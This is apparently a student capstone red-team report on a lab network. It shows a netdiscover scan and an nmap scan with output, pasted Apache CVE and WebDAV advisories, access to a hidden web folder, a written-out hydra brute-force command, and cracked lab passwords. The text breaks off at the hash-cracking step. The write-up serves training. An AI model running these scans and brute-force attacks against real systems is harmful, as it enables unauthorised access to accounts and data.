Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Report by: Christina Chen


Table of Contents


This document contains the following sections:


Network Topology


Where are we?

1. My Red vs Blue VM is in an Azure Lab
2. I went into Network Connection Details in the Control Panel
3. Used Windows Powershell to search hostname
4. Used Windows Powershell to search Get-NetIPAddress









Where am I working from?

Tools & Processes

- First I had to figure out where I was starting from.
- I used the ifconfig command from my terminal to figure out that I was coming from 192.168.1.90
- It also provided me with a netmask of 255.255.255.0 which is equivalent to /24

```
root@Kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.90  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::215:5dff:fe00:412  prefixlen 64  scopeid 0x20<link>
        ether 00:15:5d:00:04:12  txqueuelen 1000  (Ethernet)
        RX packets 418  bytes 109943 (107.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 793  bytes 522068 (509.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 6  bytes 318 (318.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6  bytes 318 (318.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Who’s there?


Tools & Processes

- netdiscover -r 192.168.1.0/24

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 126
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     00:15:5d:00:04:0d      1      42  Microsoft Corporation
192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation
```

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines
IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4:192.168.1.105
OS: Windows
Hostname:Capstone

IPv4:192.168.1.1
OS: Windows
Hostname: ML-RefVm-684427

IPv4:192.168.100
OS:windows
Hostname:ELK

Red Team
Security Assessment

Recon: Scanning

nmap -sS -A 192.168.1.0/24

As a result of this aggressive scan on the subnet; one of the IPs have shown that there are company files on port 80 running Apache. One of the files is named “customer info.”

As my role at this point is to hack into a machine; this is a good starting point.

```
File  Actions  Edit  View  Help

Nmap scan report for 192.168.1.105
Host is up (0.00052s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=11/15%OT=22%CT=1%CU=43123%PV=Y%DS=1%DC=D%G=Y%M=00155D%
OS:TM=6192BE84%P=x86_64-pc-linux-gnu)SEQ(SP=FE%GCD=1%ISR=10D%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 1 hop
```

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper-V	192.168.1.1	The Virtual Machine Spawner. Microsoft's hardware virtualization product and NATswitch
Kali	192.168.1.90	The Attacker
ELK	192.168.1.100	Log/Data Collector and Ingester
Capstone	192.168.1.105	The Victim

Vulnerability Assessment - Directory Traversal

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability Details : CVE-2021-41773

A flaw was found in a change made to path normalization in Apache HTTP Server 2.4.49. An attacker could use a path traversal attack to map URLs to files outside the directories configured by Alias-like directives. If files outside of these directories are not protected by the usual default configuration "require all denied", these requests can succeed. If CGI scripts are also enabled for these aliased pathes, this could allow for remote code execution. This issue is known to be exploited in the wild. This issue only affects Apache 2.4.49 and not earlier versions. The fix in Apache HTTP Server 2.4.50 was found to be incomplete, see CVE-2021-42013.

Publish Date : 2021-10-05 Last Update Date : 2021-11-11

Collapse All Expand All Select Select&Copy Scroll To Comments External Links
Search Twitter Search YouTube Search Google

– CVSS Scores & Vulnerability Types

CVSS Score	4.3
Confidentiality Impact	Partial (There is considerable informational disclosure.)
Integrity Impact	None (There is no impact to the integrity of the system)
Availability Impact	None (There is no impact to the availability of the system.)
Access Complexity	Medium (The access conditions are somewhat specialized. Some preconditions must be satistified to exploit)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code Directory traversal
CWE ID	22

– Products Affected By CVE-2021-41773

#	Product Type	Vendor	Product	Version	Update	Edition	Language	
1	Application	Apache	Http Server	2.4.49	*	*	*	Version Details Vulnerabilities

– Number Of Affected Versions By Product

Vendor	Product	Vulnerable Versions
Apache	Http Server	1

– References For CVE-2021-41773

http://packetstormsecurity.com/files/164629/Apache-2.4.49-2.4.50-Traversal-Remote-Code-Execution.html
https://security.netapp.com/advisory/ntap-20211029-0009/ CONFIRM
http://www.openwall.com/lists/oss-security/2021/10/15/3

Vulnerability Assessment - WebDAV


The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability Name:	WebDAV Detection
Test ID:	2067
Risk:	Medium
Category:	Web servers
Type:	Attack
Summary:	The remote server is running with WebDAV enabled. WebDAV is an industry standard extension to the HTTP specification that adds a capability for authorized users to remotely add and manage the content of a web server.
Impact:	At least one high risk vulnerability has been discovered in this service. You should not use this service if you do not need it.
Solution:	If you do not use this extension, you should disable it.
CVE:	
More Information:	http://www.securiteam.com/windowsntfocus/5FP0B2K9FY.html
Nist NVD (CVSS):	
CVSS Score:	


For more information on this also issue see: www.securiteam.com

Exploitation: Directory Traversal / Local File Inclusion

01 Following the clues from earlier. I went to see if there were company files accessible for the web. There were a few references to a secret folder with directory path on the company site.



02 I also found reference to who manages this file. I thought this would be important.




Exploitation: Directory Traversal / Local File Inclusion

03

I typed in the file path that I found referencing a secret folder into the web search.

- **192.168.1.105/company_folders/secret_folder**



Exploitation: Brute Force

01

Tools & Processes


As an attempt to figure out Ashton's password; I used Hydra. Hydra works by using different approaches to perform brute-force attacks in order to guess the right username and password combination.

hydra -l ashton -P rockyou.txt -s 80 -vV 192.168.1.105 http-get /company_folders/secret_folder

02


Achievements


I was able to successfully decode the Hash with the rockyou.txt wordlist and now am in the possession of a username: **ashton** and password: **leopoldo**



Exploitation: Brute Force

03 Now Let's see what's on the other side with the Illegal use of these stolen credentials.






04 On the other side of access we find a folder. Let's look inside.

Exploitation: Brute Force - Dictionary Attack

05

Achievements

I was able to gain access to the specified file path. There was a file inside the directory that I was able to read named: connect_to_corp_server. This file pointed to access to another location that was protected by a password. There was also a reference to a user ryan and Hash was contained in the message.
Note:Ryan is the company's CEO. Let's crack this password.




Exploitation: Hash Cracking

01

Tools & Processes

There are many tools out there to help with cracking passwords. I used CrackStation to try and crack the Hash we found. Let's go the area that was indicated in the previous instructions with our new password: **linux4u**




Exploitation: Hash Cracking


02

